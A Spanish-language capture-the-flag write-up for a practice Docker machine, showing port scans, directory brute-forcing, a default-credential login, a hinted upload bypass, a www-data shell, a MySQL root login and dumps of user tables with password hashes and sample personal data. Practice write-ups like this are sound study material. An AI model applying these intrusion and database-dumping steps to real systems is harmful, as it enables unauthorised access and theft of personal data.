Report

```
└─# nmap -sS --open -p- -Pn -n -vvv 172.17.0.2

└─# nmap -sCV -p22,80,3306 -Pn -n -vvv 172.17.0.2

22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3u
80/tcp   open  http    syn-ack ttl 64 Apache httpd 2.4.58
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://realgob.dl/
|_http-server-header: Apache/2.4.58 (Ubuntu)
3306/tcp open  mysql   syn-ack ttl 64 MariaDB 5.5.5-10.11.8
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.11.8-MariaDB-0ubuntu0.24.04.1
|   Thread ID: 8
|   Capabilities flags: 63486
|   Some Capabilities: IgnoreSigpipes, ConnectWithDatabase, I
|   Status: Autocommit
|   Salt: J&}gke8([rMhCXoEJ&yS
|_  Auth Plugin Name: mysql_native_password
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: Host: 172.17.0.2; OS: Linux; CPE: cpe:/o:linux:
```


```
whatweb 172.17.0.2
http://172.17.0.2 [301 Moved Permanently] Apache[2.4.58], Cou
ERROR Opening: http://realgob.dl/ - no address for realgob.dl
```


```
# The following lines are desirable for IPv6 capable host
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.2 realgob.dl
~
```


```
===============================================================
/.php                 (Status: 403) [Size: 275]
/images               (Status: 301) [Size: 309] [--> http://realgob.dl/images/]
/login.php            (Status: 200) [Size: 4350]
/uploads              (Status: 301) [Size: 310] [--> http://realgob.dl/uploads/]
/pages                (Status: 301) [Size: 308] [--> http://realgob.dl/pages/]
/admin.php            (Status: 200) [Size: 1005]
/assets               (Status: 301) [Size: 309] [--> http://realgob.dl/assets/]
/.html                (Status: 403) [Size: 275]
/index.php            (Status: 200) [Size: 5048]
/includes             (Status: 301) [Size: 311] [--> http://realgob.dl/includes/]
/database             (Status: 301) [Size: 311] [--> http://realgob.dl/database/]
/about.php            (Status: 200) [Size: 4939]
/api                  (Status: 301) [Size: 306] [--> http://realgob.dl/api/]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/config.php           (Status: 200) [Size: 0]
/noticias.php         (Status: 200) [Size: 22]
/logs                 (Status: 301) [Size: 307] [--> http://realgob.dl/logs/]
/info.php             (Status: 200) [Size: 76224]
/LICENSE              (Status: 200) [Size: 0]
/contacto.php         (Status: 200) [Size: 2893]
/important.txt        (Status: 200) [Size: 1818]
/registro.php         (Status: 200) [Size: 2445]
/desarrollo           (Status: 301) [Size: 313] [--> http://realgob.dl/desarrollo/]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
Progress: 245511 / 882240 (27.83%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 247378 / 882240 (28.04%)
```


fuzzeo manual con credenciales en el login panel y `admin:admin123` funciona


mudamos el content type







www-data@4ad838b9c2ab:/$ mysql -uroot -placontramaspoderosadetodas
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 782
Server version: 10.11.8-MariaDB-0ubuntu0.24.04.1 Ubuntu 24.04
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]>
root@miguel: /home/miguel/Machines/Report
root@miguel: /home/miguel/Machines/Report


www-data@4ad838b9c2ab:/$ mysql -uroot -placontramaspoderosadetodas
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 782
Server version: 10.11.8-MariaDB-0ubuntu0.24.04.1 Ubuntu 24.04
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]>
root@miguel: /home/miguel/Machines/Report
root@miguel: /home/miguel/Machines/Report



GOB_BD
information_schema
mysql
noticias
performance_schema
sys
rows in set (0.101 sec)
ariaDB [(none)]> use noticias;
eading table information for completion of table and column names
ou can turn off this feature to get a quicker startup with -A
atabase changed
ariaDB [noticias]> show tables;
Tables_in_noticias
noticias
usuarios
rows in set (0.001 sec)
ariaDB [noticias]> select * from usuarios;
id | username | password | role
1 | noti_admin | $2y$10$eImiBz6qGf3dYjFu7P8eYufcU47GxDkE./PHUe7XcEpEBbtv0Z2Du | noti_admin
2 | editor1 | $2y$10$eImiBz6qGf3dYjFu7P8eYufcU47GxDkE./PHUe7XcEpEBbtv0Z2Du | editor
3 | editor2 | $2y$10$eImiBz6qGf3dYjFu7P8eYufcU47GxDkE./PHUe7XcEpEBbtv0Z2Du | editor
4 | viewer1 | $2y$10$eImiBz6qGf3dYjFu7P8eYufcU47GxDkE./PHUe7XcEpEBbtv0Z2Du | viewer
5 | viewer2 | $2y$10$eImiBz6qGf3dYjFu7P8eYufcU47GxDkE./PHUe7XcEpEBbtv0Z2Du | viewer


```
Database changed
MariaDB [GOB_BD]> show tables;
+-----------------+
| Tables_in_GOB_BD |
+-----------------+
| transacciones    |
| users            |
+-----------------+
2 rows in set (0.001 sec)

MariaDB [GOB_BD]> select * from users;
+-----+----------+--------------------------------------------------------------+-------------+----------+-----------------------------+-------
-------+-----------------------------------------+-------------+------------+-----------+
| id  | username | password                                                     | nombre      | apellido | email                       | dni
     | direccion                               | telefono    | saldo      | no_cuenta |
+-----+----------+--------------------------------------------------------------+-------------+----------+-----------------------------+-------
-------+-----------------------------------------+-------------+------------+-----------+
|   1 | adan     | $2y$10$IBfPR1/zhLbcjeMz42BY/O.Qb2smhr4UYdyaet3UUvrd/txDxwHQC | Adan        | Martnez  | adan@gmail.com              | 12345
78A  | Calle de Ejemplo 123, Ciudad Ejemplo     | +34123456789 |      56.00 | 89542776  |
|   4 | yahir    | $2y$10$6d2LbTMyvhkloPQPUDl./e4SCDDMjp6eO9Qu62bS6C1VRkXeU501. | yahir       | lopez    | yahir23@gmail.com           | 23123
     | La direccion mas prra #24 Colonia Grillo | 2325124523   |       0.00 | 96271035  |
|   5 | joaquin  | $2y$10$slvTyHz6jzbSt8Q3lejcCO3hSz/3lAZsWnH4.zJBRl83122M.zjz6 | joaquin     | guzman   | chapito@hotmail.com         | V2F9SK
4    | Av Lautaro Calle Celeste #24             | 938572245    |     150.00 | 12726850  |
|   6 | Felipe   | $2y$10$fJhC6773D4IjdwtBq3JymeIRGCpGVYMZq23s7Lteq1NFeXVUhMozC | Felipe      | Calderas | calder98@gmail.com          | GS8GVS
     | Colonia Centro Matamoros #232            | 728592354    |     150.00 | 74821147  |
|   7 | Eduardo  | $2y$10$Pv0A9MrBMJphE2J8t9ZZZu7f.hwq4MBq8ZRKqymAJbkF4eMAcDFey | Eduardo     | Felix    | lalomora@hotmail.com        | FG9S72
K8   | Colonia Hernandez Monroy Av Eulalio #153 | 9784712841   |       7.00 | 46126168  |
|   8 | Andrea   | $2y$10$Hvr0/KwEIQQaMmUCWbXZFujw3/Zg4AGXDx2BcbFiOY0Y7IfqhURnC | Andrea      | Casas    | andycc2@gmail.com           | F9S8GK
A8   | Calle Av Universal Tamaulipas Centro #85 | 8237850302   |       7.00 | 34343017  |
|   9 | vaxei    | $2y$10$IPffhz9cfTzFtRzBwFrapeare4J7HLYvfA3q/ZP8Xx9zRoBF8lQE6 | Vaxei       | Lopez    | usvaxei@gmail.com           | 938F8
G8   | Circuito del carmen #592 Bol             | 893858224    |     150.00 | 69878704  |
|  66 | admin    | $2y$10$hX7a7qAbulmNFfgmDzJEPOlxZbzR3jpdIJbyglA56C4beY923B9tO | Administrador |          | edo_administracion@gmail.com |
     |          |                                                              |             | 14030327.00 | 99999999  |
|  68 | miguel   | $2y$10$dUNSoDN1T3jajgel4TeH/euuu2YfDg6agGC6fM/za6mFtbjJNGRSS | miguel      | miguel   | test@test.com               | 34234
     | smfln 23                                 | 342353535    |     150.00 | 24946797  |
| 100 | cosa     | $2y$10$iiQ0gqYLmfFU2vdlVaVv.0j1KmUVD71753PY7PFjjYtkQHUfkawyG | cosa        | cosa     | cosa@gmail.com              | 23442
423423 | efegergr                                 | 2342343      |     150.00 | 19912820  |
```


pero nada seguimos vuscando




```
www-data@4ad838b9c2ab:/var/www/html/desarrollo$ ls -la
total 40
drwxr-xr-x 1 www-data www-data 4096 Oct 14 07:48 .
drwxr-xr-x 1 root     root     4096 Oct 18 19:10 ..
drwxr-xr-x 8 root     root     4096 Oct 14 07:47 .git
-rw-r--r-- 1 root     root      113 Oct 14 07:39 changes_log.txt
-rw-r--r-- 1 root     root     6176 Oct 14 08:02 index.php
-rw-r--r-- 1 root     root      175 Oct 14 07:46 noticias_log.txt
-rw-r--r-- 1 root     root      168 Oct 14 07:46 php_version_update_log.txt
-rw-r--r-- 1 root     root      140 Oct 14 07:39 suspicious_activity.txt
www-data@4ad838b9c2ab:/var/www/html/desarrollo$ cat suspicious_activity.txt
Actividad sospechosa detectada: Usuario 'dev_admin' intentó acceder al área de administración sin éxito el Mon Oct 14 07:39:40 GMT 2024
www-data@4ad838b9c2ab:/var/www/html/desarrollo$ cat changes_log.txt
Cambio en la configuración: Se actualizó el timeout de la sesión a 30 minutos el Mon Oct 14 07:39:33 GMT 2024
www-data@4ad838b9c2ab:/var/www/html/desarrollo$ cat php_version_update_log.txt
Se ha actualizado la versión de PHP a 8.1. Se realizaron pruebas de compatibilidad y se corrigieron errores. Realizado por 'sysadmin' el Mon Oct
4 07:46:47 GMT 2024.
www-data@4ad838b9c2ab:/var/www/html/desarrollo$ cd .git/
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ ls -la
total 52
drwxr-xr-x  8 root     root     4096 Oct 14 07:47 .
drwxr-xr-x  1 www-data www-data 4096 Oct 14 07:48 ..
-rw-r--r--  1 root     root       29 Oct 14 07:47 COMMIT_EDITMSG
-rw-r--r--  1 root     root       23 Oct 14 07:30 HEAD
drwxr-xr-x  2 root     root     4096 Oct 14 07:30 branches
-rw-r--r--  1 root     root       92 Oct 14 07:30 config
-rw-r--r--  1 root     root       73 Oct 14 07:30 description
drwxr-xr-x  2 root     root     4096 Oct 14 07:30 hooks
-rw-r--r--  1 root     root      898 Oct 14 07:47 index
drwxr-xr-x  2 root     root     4096 Oct 14 07:30 info
drwxr-xr-x  3 root     root     4096 Oct 14 07:32 logs
drwxr-xr-x 34 root     root     4096 Oct 14 07:47 objects
drwxr-xr-x  4 root     root     4096 Oct 14 07:30 refs
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$
```



www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ git logs
git: 'logs' is not a git command. See 'git --help'.
The most similar command is
log
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ git log
fatal: detected dubious ownership in repository at '/var/www/html/desarrollo/.git'
To add an exception for this directory, call:
git config --global --add safe.directory /var/www/html/desarrollo/.git
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ git config --global --add safe.directory /var/www/html/desarrollo/.git
fatal: $HOME not set
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ HOME=/tmp
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ git config --global --add safe.directory /var/www/html/desarrollo/.git
fatal: $HOME not set
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ export HOME=tmp
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ git config --global --add safe.directory /var/www/html/desarrollo/.git
error: could not lock config file tmp/.gitconfig: No such file or directory
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ export HOME=/tmp
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ git config --global --add safe.directory /var/www/html/desarrollo/.git
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ cd /tmp/
www-data@4ad838b9c2ab:~$ ls
www-data@4ad838b9c2ab:~$ ls -la
total 12
drwxrwxrwt 1 root root 4096 Jan 17 17:05 .
